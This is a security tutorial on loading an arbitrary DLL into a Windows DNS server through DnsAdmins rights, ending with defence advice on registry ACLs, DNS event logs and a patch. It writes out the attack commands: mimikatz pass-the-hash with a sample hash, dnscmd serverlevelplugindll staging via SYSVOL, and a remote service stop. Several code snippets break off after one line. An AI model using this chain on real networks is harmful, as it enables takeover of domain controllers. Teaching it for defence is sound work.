
0x00 Preface
---
A method disclosed by Shay Ber, which allows remote DLL loading on a DNS server using DNSAdmin privileges in a domain environment. This is not a vulnerability but can be used as a domain penetration technique. This article will organize this exploitation technique based on personal experience, add personal insights, and provide defense recommendations in line with the exploitation approach.
References:
https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83
0x01 Introduction
---
This article will cover the following:
- Detailed exploitation method
- Defense strategies
0x02 Detailed Exploitation Method
---
Prerequisites:
Obtained credentials or hashes of a user in the DnsAdmins, Domain Admins, or Enterprise Admins group within the domain
Note:
Under default configuration, not only users within the DnsAdmins group, but also users within the Domain Admins or Enterprise Admins groups can
1. View users in key groups
View all groups:
net group /domain |
View users in the DnsAdmins group:
Cannot use the net group command to view; you can use PowerView to view
import-module .\PowerView.ps1 |
View users in the Domain Admins group:
net group "Domain Admins" /domain |
View users in the Enterprise Admins group:
net group "Enterprise Admins" /domain |
2. Obtain passwords or hashes of key users
Need to obtain the password or hash of any user within the DnsAdmins, Domain Admins, or Enterprise Admins groups
3. Prepare Payload.dll
Three export functions need to be defined:
- DnsPluginInitialize
- DnsPluginCleanup
- DnsPluginQuery
For defining export functions, you can refer to the previously open-source project:
An open-source project
Here, the export functions are declared using a .def file. The test code is as follows:
dllmain.cpp:
DWORD WINAPI DnsPluginInitialize(PVOID a1, PVOID a2) |
.def file:
EXPORTS |
Compile to generate testdns.dll
4. Location to save Payload.dll
Must be remotely accessible by the DNS server
The domain shared folder SYSVOL can be used here, which is accessible by all domain users by default.
For more details, refer to the previous article: 'Domain Penetration - Restoring Passwords Stored in Group Policies Using SYSVOL'.
My test domain environment is named test.com, and the domain shared folder path used is: \\test.com\SYSVOL\test.com\scripts\testdns.dll
5. Prepare dnsadmin
Typically, Windows hosts within the domain do not support the dnsadmin command.
Default installed systems:
- Windows Server 2003
- Windows Server 2008
- Windows Server 2003 R2
- Windows Server 2008 R2
- Windows Server 2012
- Windows Server 2003 with SP1
- ...
Reference materials:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc772069(v=ws.11)
The Win7 system requires the installation of Remote Server Administration Tools (RSAT) for use.
This section describes the method to execute the dnscmd command on a system without Remote Server Administration Tools (RSAT) installed:
(1) Save dnscmd.exe under C:\Windows\System32
Available download address:
An open-source project
(2) Save dnscmd.exe.mui under C:\Windows\System32\en-US
Available download address:
An open-source project
Note:
dnscmd.exe and dnscmd.exe.mui were obtained from my test system (Windows Server 2008 R2 x64)
For detailed methods, refer to the previous article 'Domain Penetration – Retrieving DNS Records'
6. Start dnscmd
dnscmd does not support the function of inputting credentials for remote operations; here, the Over pass the hash feature of mimikatz is required
The test environment has obtained key user information as follows:
Username: Administrator
Password: DomainAdmin456!
Hash: A55E0720F0041193632A58E007624B40
Execute in command line:
mimikatz.exe privilege::debug "sekurlsa::pth /user:Administrator /domain:test.com /ntlm:A55E0720F0041193632A58E007624B40" |
This will launch a cmd.exe window, execute the dnscmd command within it
Automated input can also be implemented:
Execute in command line:
mimikatz.exe privilege::debug "sekurlsa::pth /user:Administrator /domain:test.com /ntlm:A55E0720F0041193632A58E007624B40 /run:\"cmd.exe /c c:\test\1.bat\"" |
Save dnscmd commands in c:\test\1.bat
7. Using the dnscmd command
DNS server IP: 192.168.10.1
Command line execution:
dnscmd 192.168.10.1 /config /serverlevelplugindll \\test.com\SYSVOL\test.com\scripts\testdns.dll |
For the DNS server, this will create a new registry entry
Location: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\DNS\Parameters\
- ServerLevelPluginDll
- REG_SZ
- \\test.com\SYSVOL\test.com\scripts\testdns.dll
8. The DLL will be loaded after restarting the DNS service
Wait for the DNS server to restart
Or restart the DNS server remotely:
sc \\192.168.10.1 stop dns |
The background process of the DNS server is shown in the figure below

dns.exe will call testdns.dll multiple times with System privileges
9. Practical Exploitation
In real environments, the DNS server and domain controller are often the same host
0x03 Defense Recommendations
---
1. Control Permissions
Prevent critical user credentials from being obtained by attackers
PowerView can be used here to check which hosts critical users have logged into
import-module .\PowerView.ps1 |
2. Monitor and Configure Registry
Location: KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\DNS\Parameters\
When using dnscmd to remotely load DLLs on DNS servers, registry modifications are made with System privileges. Modifying the ACL (Access Control List) of registry key HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\DNS\Parameters\ and removing the Set Value permission for System users can prevent exploitation of this method
As shown in the figure below

However, this may affect other normal functions. Other key-value information under this registry entry is as follows:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\DNS\Parameters |
3. View logs
(1) Record DNS service startup and shutdown
Location: Application and Services Logs->DNS Server
Command line view:
wevtutil qe "dns server" /rd:true /f:text |
ID 2 indicates DNS service startup, ID 4 indicates DNS service shutdown
(2) Record DLL addition operations
Requires enhanced DNS logging and diagnostic features, supported by default in Server 2016, Server 2012 requires patch 2956577 installation
Reference documentation:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn800669(v=ws.11)
Patch notes:
https://support.microsoft.com/en-us/help/2956577/update-adds-query-logging-and-change-auditing-to-windows-dns-servers
Patch download:
https://www.catalog.update.microsoft.com/Search.aspx?q=2956577
Adding a DLL operation generates a log with ID 541.
0x04 Summary
---
This article introduces the method of remotely loading DLLs on DNS servers using dnscmd, combining exploitation ideas to provide defense recommendations.


